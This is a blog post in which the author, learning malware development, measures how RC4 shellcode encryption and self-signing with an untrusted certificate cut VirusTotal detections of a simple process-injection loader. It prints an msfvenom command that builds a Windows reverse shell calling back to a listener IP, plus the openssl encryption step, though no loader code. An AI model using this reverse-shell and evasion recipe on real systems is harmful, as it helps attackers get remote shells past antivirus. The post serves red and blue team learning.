
Reducing Malware Detections with Signing and Encryption
Lately I’ve taken a detour down the rabbit hole of malware development (as one does…) and I think it deserves a look if you work in cybersecurity. The inspiration for this comes from the MalDev Academy main modules for developing malware. After working through some of the material again I wanted to share some interesting things that I’ve learned and observed as it relates to malware detection.
Specifically we’re going to look at how payload encryption and binary signing significantly reduces detection rates based on tests with VirusTotal. There are so many ways that malware tries to hide itself and this is a vast subject. But in this post we’re going to keep it simple to demonstrate how just a small amount of effort can have great effects in avoiding detection.
Background
While I was working through the material I was curious how easily these techniques would be to detect. To be clear, I’ve only completed about 33% of the training material so up to this point it has been relatively simple to work with. There were no advanced techniques used here (i.e. module stomping, direct/indirect syscalls, native API calls, etc.).
The training even states that these are introductory techniques that will get detected and they’re not recommended for real malware/red team ops. For my testing purposes this is great because the results will paint a more accurate picture of the effectiveness when beginning to think about detection avoidance. I want this to get detected to determine how effective encryption and signing really are.
These are the parameters for the test:
- standard Windows API’s are used (
VirtualAllocEx,WriteProcessMemory,CreateRemoteThread) - the payload is generated with msfvenom, which is highly signatured
- binary signing is done with a self-signed certificate, which is untrusted
Four binaries will be uploaded to VirusTotal for the test:
- Unsigned with raw msfvenom-generated shellcode
- Signed with raw shellcode
- Unsigned with RC4 encrypted shellcode
- Signed with RC4 encrypted shellcode
Disclaimer: I’m not going to include any code for this post because the code I used for this experiment is not all mine. Some of it I was able to work out myself, but the bulk of it is copy pasta from MalDev Academy and I don’t want to violate any terms or misrepresent my skillset. I’m still learning this stuff and may not get some things completely right so please take that into consideration when reading this!
Getting Started
We’ve got to have some shellcode if we want to test things out right? So we’ll use the following command to generate a classic hacker favorite, a TCP reverse shell in the raw 😎
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.23.152.31 LPORT=9001 -f raw -o revshell.bin
This will generate a stageless payload so we can use netcat as our listener. A staged payload would be fine if you like using metasploit’s handler.
Once we have the shellcode we can encrypt it with openssl by running this:
cat revshell.bin | openssl rc4 -nosalt -k "arandomkey123" > revshell_encrypted.bin
Since I’m not including code with this post I’m not going to paste the payloads here. The point here was just to showcase the simplicity used in getting the encrypted shellcode using a common tool.
All that’s left to do is stage the payload(s) in your favorite delivery mechanism and before you know it …

Testing Execution

Before uploading anything to VirusTotal we need to take it for a spin and be sure it’s working. I used WSL on my host machine with a netcat listener on port 9001 (because it’s greater than 9000), but any ol' port will do. Running the executable from my maldev academy VM (included with the course - not sponsored btw…) we can see here that we got a shell back… nice 🔥
Signing the Binaries
The final piece of the puzzle is signing the malware. Since we’ve got two versions (one encrypted and one just straight up raw dog shellcode) we need to sign them both. Before doing this, I made copies of each one so we can test:
- Unsigned raw shellcode
- Signed raw shellcode
- Unsigned encrypted shellcode
- Signed encrypted shellcode
If my maths are right that’s four tests…

To sign the malware I generated a self-signed certificate, brought to you by openssl, to make the malware look as legit as possible.
We’re ready to cook…
Uploading the Binaries to VirusTotal
With a working piece of malware we’ll start with the no-kidding-i-am-ackshually-malware raw shellcode version that should obviously get picked up:
Unsigned Raw Shellcode

Surprisingly not as many detections as I expected, but it’s a good start and it’s definitely getting detected!
Signed Raw Shellcode

Signing the raw shellcode proved to be a bit of a benefit in terms of avoiding detection, but is a long shot from where an implant should be in a red team op.
Unsigned Encrypted Shellcode

With encryption only we reduce detection even further, which I expected to have a great effect, but not this much.
Signed Encrypted Shellcode

This final result is a far cry from what I expected to happen. The signed and encrypted piece of malware only flagged as malicious by six security vendors! This is a huge win from a red team perspective, especially considering the parameters that were defined for this test.
It’s not perfect by any means and there are probably some major caveats regarding this testing methodology that are too deep to dive into in this post. But this has been an insightful exercise.
Conclusion
Even with a well-known, highly signatured payload generated with msfvenom, a self-signed certificate, and “novice” malware techniques using standard Windows APIs can have a massive effect in avoiding detection. As I said before, I’m not an expert and this is nothing necessarily groundbreaking, but whether you are a red teamer or a blue teamer I think this is something to be aware of.